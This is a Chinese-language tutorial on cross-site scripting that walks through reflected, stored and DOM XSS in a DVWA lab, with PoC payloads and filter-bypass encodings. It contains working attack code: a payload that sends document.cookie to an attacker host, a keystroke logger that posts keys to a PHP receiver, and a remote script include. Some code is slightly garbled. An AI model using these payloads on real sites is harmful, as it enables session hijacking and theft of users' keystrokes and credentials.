# Web 安全：前端攻击 XSS 深入解析

## 什么是XSS漏洞

XSS攻击：跨站脚本攻击(Cross Site Scripting)，为不和层叠样式表(Cascading Style Sheets, CSS)的缩写混淆。故将跨站脚本攻击缩写为XSS。XSS是一种经常出现在web应用中的计算机安全漏洞，它允许恶意web用户将代码植入到提供给其它用户使用的页面中。比如这些代码包括HTML代码和客户端脚本。攻击者利用XSS漏洞旁路掉访问控制——例如同源策略(same origin policy)。这种类型的漏洞由于被骇客用来编写危害性更大的phishing攻击而变得广为人知。对于跨站脚本攻击，黑客界共识是：跨站脚本攻击是新型的“缓冲区溢出攻击“，而JavaScript是新型的“ShellCode”。

## XSS攻击的危害包括



1. 盗取各类用户帐号权限(控制所盗窃权限数据内容)，如机器登录帐号、用户网银帐号、各类管理员帐号
2. 控制企业数据，包括读取、篡改、添加、删除企业敏感数据的能力
3. 基于XSS的跨站业务请求(如：非法转账、非法下单、非法转载/发表内容、发送电子邮件、利用管理员身份提权挂马、控制受害者机器向其它网站发起攻击等)
4. 形成持久化APT攻击，长期控制网站业务中枢
5. 利用跨站业务形成蠕虫病毒式传播
6. 劫持网站，劫持后可用于钓鱼、伪装、跳转、挂广告等，属挂马类型

XSS跨站脚本，是一种Web安全漏洞，有趣是是他并不像SQL注入等攻击手段攻击服务端，本身对Web服务器没有危害，攻击的对象是客户端，使用浏览器访问这些恶意地址的网民。

XSS漏洞给一些开发人员是感觉就是鸡肋漏洞，不属于漏洞。说鸡肋也并不是那么鸡肋，我们用实例来看一下。

```
<html>
<heda>test</heda>
<body>
<script>alert(“xss”)</script>
</body>
</html>
```

上面这段代码就是弹出一个窗口，提示XSS。

我用一个PHP实例来讲xss危害。




这是一个基础的表单信息提交页面，源码如下：



```
<!DOCTYPE html>
<html>
<head>
    <title>姓名提交</title>
</head>
<body>
<form action="" method="get">
名字：<input type="text" name="name">
<input type="submit" value="提交">
</form>
</body>
</html>

<?php
echo '你的用户名：'.@$_GET['name'];
?>
```

以上代码使用 $_GET[‘name’] 获取用户输入的name变量，然后使用echo输出在页面上。正常输入，应该显示我输入的内容在页面上。

http://127.0.0.2/bachang/xss-1.php?name=rNma0y

你的用户名：rNma0y

那么，我们尝试一下输入JavaScript代码试试。

```
<script>alert('XSS')</script>
```




可以看到这个代码已经被浏览器所执行了，代码用的GET的方式提交的变量，因此我们可以直接访问URL进行触发XSS。



```
http://127.0.0.2/bachang/xss-1.php?
name=%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E

%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E
```

上面这条是经过浏览器解码的字符哈。解码后应该输出为：

```
<script>alert('XSS')</script>
```

这时候我们看看源代码是怎么变化的。这是输出在页面上的显示。

```
<!DOCTYPE html>
<html>
<head>
    <title>姓名提交</title>
</head>
<body>
<form action="" method="get">
名字: <input type="text" name="name">
<input type="submit" value="提交">
</form>
</body>
</html>
```

你的用户名：




```
<script>alert('XSS')</script>
```

这是最基本的一串脚本代码，用于测试是否存在XSS漏洞。这串代码被放到了标签里，被当做了一个弹窗去执行。明显可见脱离了原本开发者的本意。说到这里应该都理解XSS了，XSS漏洞就是没有正确的过滤数据提交的问题。

# XSS的分类

## 1. 反射性XSS

反射性，简单说，就是要用户去点击，点了我才执行响应的命令。这种类型的XSS攻击是最常见的。明显特征就是把恶意脚本提交到URL地址的参数里，比如上面所讲的那个例子。

反射性XSS只执行一次，且需要用户触发。

## 2. 储存性XSS

储存性XSS也就比较好理解了，就是持久性的XSS，服务端已经接收了，并且存入数据库，当用户访问这个页面时，这段XSS代码会自己触发，不需要有客户端去手动触发操作。

### 3. DOM XSS

简单理解DOM XSS就是出现在javascript代码中的xss漏洞，不需要服务端交互，只发生在客户端传输数据的时候。

```
<script>
var temp = document.URL;//获取URL
var index = document.URL.indexOf("content=")+4;
var par = temp.substring(index);
document.write(decodeURI(par));//输入获取内容
</script>
```

如果输入
`http://www.baidu.com/dom.html?content=<script>alert(/xss/)</script>`，就会产生XSS漏洞。

这种利用也需要受害者点击链接来触发，DOM型XSS是前端代码中存在了漏洞，而反射型是后端代码中存在了漏洞。



反射型和存储型xss是服务器端代码漏洞造成的，payload在响应页面中，在dom xss中，payload不在服务器发出的HTTP响应页面中，当客户端脚本运行时（渲染页面时），payload才会加载到脚本中执行。(引用百度）

### 关于Dom XSS漏洞的参考资料

基于QtWebKit的DOM XSS检测技术，地址：
https://security.tencent.com/index.php/blog/msg/12

## XSS漏洞检测Poc

**1.** 标准的**xss**漏洞测试代码

```
<script>alert('xss')</script>
```

**2. img**图片标记属性跨站攻击代码

```
<img src="javascript:alert(/xss/)"></img>

<img dynsrc="javascript:alert('xss')">
```

**3.** 无需”<>”，利用**html**标记事件属性跨站

```
<img src="" onerror=alert("xss")>
```

**4.** 空格与回车符转换

```
<img src="Jav&#x09;ascript:alert('xss')">
<img src="Jav&#x0A;ascript:alert('xss')">
<img src="Jav&#x0D;ascript:alert('xss')">
```


**10** 进制转换

```
<img
src="&#74&#97&#118&#97&#115&#99&#114&#105&#112&#116&#58&#97&#108&#101&#1
14&#116&#40&#39&#120&#115&#115&#39&#41">
```

以上代码都可以做Poc使用，在有变量的位置插入，如果成功执行则代表有漏洞。只要你提交的内容，服务端给你原封不动的返回了，就证明有漏洞存在。你构造的内容，服务端不经过任何处理就给你显示了。

我用DVWA测试一下，我这条语句的命令是在页面显示一个名为boob的标签，点击后重定向到我设置的页面。





源代码已经展示给大家了。

```
div class="body_padded">

    <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>

    <div class="vulnerable_code_area">
```

```
        <form name="XSS" action="#" method="GET">
            <p>What's your name?</p>
            <input type="text" name="name">
            <input type="submit" value="Submit">
        </form>
        <pre>Hello <a href="http://blog.secus.org">boob</a></pre>
    </div>
```

开发者原意是输入的数据，但服务端没有正确判断，当做了代码来执行，就造成了XSS漏洞。

# 储存性XSS


它与反射型XSS最大的不同就是服务器再接收到我们的恶意脚本时会将其做一些处理，例如储存到数据库中，然后当我们再次访问相同页面时，将恶意脚本从数据库中取出并返回给浏览器执行。这就意味着只要访问了这个页面的访客，都有可能会执行这段恶意脚本，因此储存型XSS的危害会更大。




A用户插入 数据库接受并且保存下来 B用户访问到该页面 也能看到弹窗 CDFHG用户都能看到。

如果A插入的恶意劫持代码，那么后面的用户都会被中枪。全范围的扫射攻击，这个过程一般而言只要用户访问这个界面就行了，不像反射型XSS，需要访问特定的URL或者用户去手动点击触发。

储存性XSS多存在于留言板等地方。










# XSS危害


## 1. 页面重定向

```
<script>window.location='http://gitbook.cn/'</script>
```




这条语句能成功执行重定向功能，从192.168.0.9/dvwa 重新定向到了http://gitbook.cn。


我直接使用了NC侦听我的80端口，同时使页面重定向到我的KaliLinux的IP。




NC返回了请求方式信息。

## 2. cookie获取

```
http://192.168.0.9/dvwa/vulnerabilities/xss_r/?name=<script>new
Image().src="http://192.168.0.8/xss.php?output="+document.cookie;
</script>
```




```
GET /xss.php?
output=security=low;%20PHPSESSID=e5aca06c1b5c18bc652942af40f12b4a
```

这里的ssid信息就是我的cook值。偷取了cookie之后，就能以你的身份登陆服务进行操作。NC监听麻烦，可以使用XSS平台。




XSS平台提供一体化的XSS Exp项目，你只需要选中相应的项目然后插在有xss漏洞的地方就好了。

功能较多，获取网页密码，获取保存密码，截图，键盘记录，获取内网IP等模块就不一一展示了。

XSS提交html标签属性代码是基础的，同时还可以提交JavaScript代码。提交JavaScript代码我提供一个例子。

```
ocument.onkeypress=function(evt){
    evt=evt || window.event
    key=String.fromCharCode(evt.charCode)
    if(key){
        var http=new XMLHttpRequest();
        var param=encodeURI(key);
        http.open("POST","http://192.168.0.8/keylogger.php",true);
        http.setRequestHeader("Content-type","application/x-www-form-
urlencoded");
        http.send("key="+param);
    }
}
```

以上代码意思是，获取客户端键盘敲击记录，并且传递给我指定的php文件下。同时还需要创建一个PHP文件。


```
1.<?php
2.$key=$_POST['key'];
3.$logfile='keylog.txt';
4.$fp=fopen($logfile,"a");
5.fwrite($fp,$key);
6.fclose($fp);
7.?>
```



同时创建一个名为jianpan.txt的文件，给予可写权限。

## 执行命令

```
<script src="http://192.168.0.8/Keylogger.js></script>
```





就可以看到我的键盘记录已经被记录下来了。

早在2011年新浪就曾爆出过严重的xss漏洞，XSS蠕虫事件。导致大量用户自动关注某个微博号并自动转发某条微博。具体各位可以自行百度。百度也爆出过XSS蠕虫，百度空间事件。




# XSS绕过姿势

有些网站仅仅只是过滤了 <script> 标签，使用大小写依然可被浏览器所执行。



